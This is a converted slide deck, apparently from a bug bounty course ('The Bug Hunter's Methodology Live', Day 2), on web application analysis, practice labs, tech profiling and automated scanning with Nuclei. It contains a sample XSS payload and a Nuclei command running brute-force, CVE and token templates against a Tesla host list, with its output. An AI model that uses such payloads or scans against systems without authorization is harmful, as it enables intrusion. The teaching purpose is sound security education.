



The Bug Hunter's Methodology Live

DAY 2 - APPLICATION ANALYSIS





INTENDED
USAGE

THERE ARE MANY LIKE IT, BUT THIS IS MINE

Many people can teach:

';alert('xss');//'




Less people teach where to look for web bugs.

This course is a collection of my favorite tips, tools, and tricks.



If you want a holistic course...

PRINT RESOURCES

TBHM will attempt to give you tips, tricks, and tools related testing but there are many great wholistic texts available to supplement your app hacking journey.



New! -->



HOLISTIC COURSES

Web Security Academy is by far the best training ground for an introduction to web application security.

It is completely free and provides text-based instructions on how to approach its labs.

If you want supplemental guidance to this resource, check out Rana Khalil's free [YouTube channel](#) and then her very cheap [course](#).



The screenshot shows the homepage of Rana Khalil's Academy. At the top, there is a dark navigation bar with the text 'Rana Khalil's Academy', 'Courses', 'Login', and 'Sign Up'. Below the navigation, there is a background image of a computer screen displaying code. Overlaid on the code are the words 'Web Security Academy' and 'Series' in white. At the bottom, there is a teal button labeled 'Enroll Now!' and a descriptive text: 'Learn how to hack web applications, automate your exploits in Python and defend web applications against real world attacks!'

HOLISTIC COURSES

Ben aka [Nahamsec](#) also has an excellent [course](#) for introduction to web hacking and bug bounty hunting.

It is also relatively cheap.

The screenshot shows a course page for a web hacking and bug bounty hunting course. At the top is a video thumbnail featuring a man with a beard, with a play button overlaid. Below the thumbnail is a "Preview this course" button. To the left of the preview is an information icon (i) followed by the text: "You purchased this course on Apr. 26, 2022". A large "Go to course" button is centered below this. Further down, there is a "30-Day Money-Back Guarantee" link. The section "This course includes:" lists four items with icons: a video camera for "5 hours on-demand video", a mobile phone for "Access on mobile and TV", an infinity symbol for "Full lifetime access", and a trophy for "Certificate of completion".

Preview this course

i You purchased this course on
Apr. 26, 2022

Go to course

30-Day Money-Back Guarantee

This course includes:

- 5 hours on-demand video
- Access on mobile and TV
- Full lifetime access
- Certificate of completion

PRACTICE TARGETS

If you want additional labs to hack there exists several great resources on the web. Some are free and some are paid, but relatively cheap.

The first two [PentesterLab](#) and [HackTheBox](#) offer accompanying training to the topics whereas [VulnHUB](#) is a community of hackers uploading crackme challenges and hosting them for other people to download and solve.



PRACTICE TARGETS (OWWAD)

In addition, OWASP hosts a project called the Vulnerable Web Applications Directory which tries to keep up with all the practice applications that people make end up on GitHub.


These are mostly self hosted labs that you can run through at your own pace.

The screenshot shows the OWASP Vulnerable Web Applications Directory (OWWAD) website. The header includes the OWASP logo, navigation links for Projects, Chapters, Events, About, a search icon, and a Member Login link. Below the header, the title "OWASP Vulnerable Web Applications Directory" is displayed, followed by a horizontal menu with links: Main, Acknowledgments, Mobile, Offline, Online, and Containerized. The main content area is titled "Offline" and contains a table listing four practice targets:

App. URL	Author	Reference(s)	Technology(ies)	Note(s)
.NET Goat Stars 193	OWASP contributors 3		• C#	Original main repo: http://github.com/jerryhoff/WebGoat.NET . Others: https://github.com/rapPayne/WebGoat.Net , https://github.com/jowasp/WebGoat.NET . last commit february 2014
Altoro Mutual (AltoroJ) Stars 167	IBM/Watchfire contributors 3	• Download • Live	• J2EE	Log in with jsmith/demo1234 or admin/admin last commit april
AuthLab Stars 84	digininja (Robin Wood) contributors 1	• Guide • Live	• GO	last commit january
BodgeIt Store Stars 235	Simon Bennetts (psiilon) contributors 2	• Download • Docker	• Java	last commit january 2018



ANALYSIS CONCEPTS



ANALYSIS CONCEPTS

I like to kick off the analysis course and talks discussing how I view applications holistically.

I usually end up approaching an application by breaking it down into its layers, profiling it, and then asking myself questions about its functionality.

I then prioritize different layers.

Analysis Layers

Application Layers as related to success.

Tech Profiling


The Big Questions

ANALYSIS CONCEPTS (LAYERS)

In general, when looking at an application that I am destined to hack I break it up into these layers.

While not quite the most scientific breakout, it helps me compartmentalize the different areas I might be targeting to hack.


We'll jump into even more sections when we get into heat mapping in the later sections of the course but let's talk a little bit about them each here...



ANALYSIS CONCEPTS (SUCCESS)

In general, most of your hacking success when it comes to web applications will come at the **custom code layer** and the **integrations layer**.


Also unseen here is if there are stand alone **APIs** which are a very still vulnerable part of applications these days.



ANALYSIS CONCEPTS (TECH PROFILING)

One of the first tasks we need to do when dealing with a application is to understand what **web server** it's running, on what **programming language** it's written in, and what **frameworks** it's using.

Browser extensions like [Whattruns](#), [Wappalyzer](#), and [BuiltWith](#) can give this information to us very quickly without spending too much time digging around and the HTML source.



ANALYSIS CONCEPTS (TECH PROFILING)

If you don't want to use a browser extension you can **automate** Wappalyzer by using a tool called [Webanalyze](#) which will give you technologies of your application on the **command line**.

This is mostly useful if you're building your own Recon framework and you want to enrich your existing data by adding tech stacks two known websites in your data-set.

```
○ ○ ○  
root@TBox4:~# webanalyze -host https://www.twitch.tv -crawl 2  
:: webanalyze      : v1.0  
:: workers        : 4  
:: apps           : apps.json  
:: crawl count    : 2  
:: search subdomains : true  
  
https://www.twitch.tv (0.7s):  
  Polyfill,  (JavaScript libraries)  
  Nginx,   (Web servers, Reverse proxies)  
  Varnish,  (Caching)
```

ANALYSIS CONCEPTS (THE BIG QUESTIONS)

When analyzing a web application, in addition to understanding its tech stack, it's also important to ask yourself pointed questions about **how the application operates**.

Here are six-ish questions that I use to lead me to better understanding of the application and how I will approach hacking it.

We will explore these in more depth later...

How does the app pass data?

How/where does the app talk about users?

Does the app have multi-tenancy or user levels?

Does the app have a unique threat model?

Has there been past security research & vulns?

How does the app/framework handle specific vuln classes?



VULNERABILITY DISCOVERY AUTOMATION

AUTOMATED VULN DISCOVERY

A **contentious** topic among bug bounty hunters (but usually not red teamers) is the idea of scanning for known vulnerabilities.

We'll discuss this contention a little bit later in the course but automated vulnerability discovery using tools is a **tremendous advantage** in several ways.

First, using automated tools as a first pass can find you vulnerabilities on scope that you found during Recon that **no one else has seen yet**.

Second, these tools outlined in the next section are good for more than just scanning for CVE's. They also help you identify what is **running** on a web application, find **login panels**, test for **default credentials**, and more.

Lastly, if you are doing your own vulnerability of research and you find something that could be present in many sites across a scope or campaign you can use these tools to **automate** and scan your original research over **many websites and hosts**.

AUTOMATED VULN DISCOVERY(NUCLEI)

[Nuclei](#) Scanner is a tool by the Project Discovery team.

- 1000+ CVE's
- 100+ Informational detections
- 500+ admin panel detectors
- 1500+ other checks
 - creds/keys
 - 67 subdomain takeover
 - Http form brute force
 - 3428 total templates



ooo

```
nuclei -l tesla_httprobe.txt -t brute-force/* -t cves/* -t basic-  
detections/* -t dns/* -t files/* -t panels/* -t security-misconfiguration/*  
-t subdomain-takeover/* -t technologies/* -t tokens/* -t vulnerabilities/*
```

```
[content-delivery-network:akamai] [http] https://auth.tesla.com/  
[content-delivery-network:akamai] [http] http://auth.tesla.com/  
[content-delivery-network:akamai] [http] https://3.tesla.com/  
[content-delivery-network:akamai] [http] http://3.tesla.com/  
[ntlm-directories] [http] http://autodiscover.tesla.com/powershell/  
[web-server:ms-iis] [http] http://autodiscover.tesla.com/  
[web-server:apache] [http] https://employefeedback.tesla.com/  
[content-delivery-network:akamai] [http] http://employefeedback.tesla.com/  
[web-server:apache] [http] https://feedback.tesla.com/  
[content-delivery-network:akamai] [http] http://feedback.tesla.com/  
[content-delivery-network:akamai] [http] https://edr.tesla.com/
```

AUTOMATED VULN DISCOVERY(**NUCLEI**)

Nuclei can be extended with a couple additional projects that add a **ton** of templates.

AllForOne and CENT.

It's important to understand that while you can extend your number of templates many of them might be duplicates of the core set.

Additionally, many of them will not be useful at all.

With keeping that in mind, you can find some gems in these collections of templates...



AUTOMATED VULN DISCOVERY



Corben Leo
@hacker_

Using Nuclei is a competitive disadvantage.

Contrary to what you've been told, you're guaranteed duplicates and heartbreak.

Here's why:

Everyone wants easy quick wins.

Creative, unique vulnerabilities aren't found through Nuclei templates. Hundreds of others (including security teams) scan with the exact same templates as you. That's a lot of competition.

Deep dives pay off. Don't believe me?

Corben is right, but in a certain context.

If you are testing a main site or highly known target, then yes, scanning has probably been done already.

However, if you are testing targets that are "fresh" or found via recon and you have a feeling not many testers have seen them before, it can absolutely find great things.

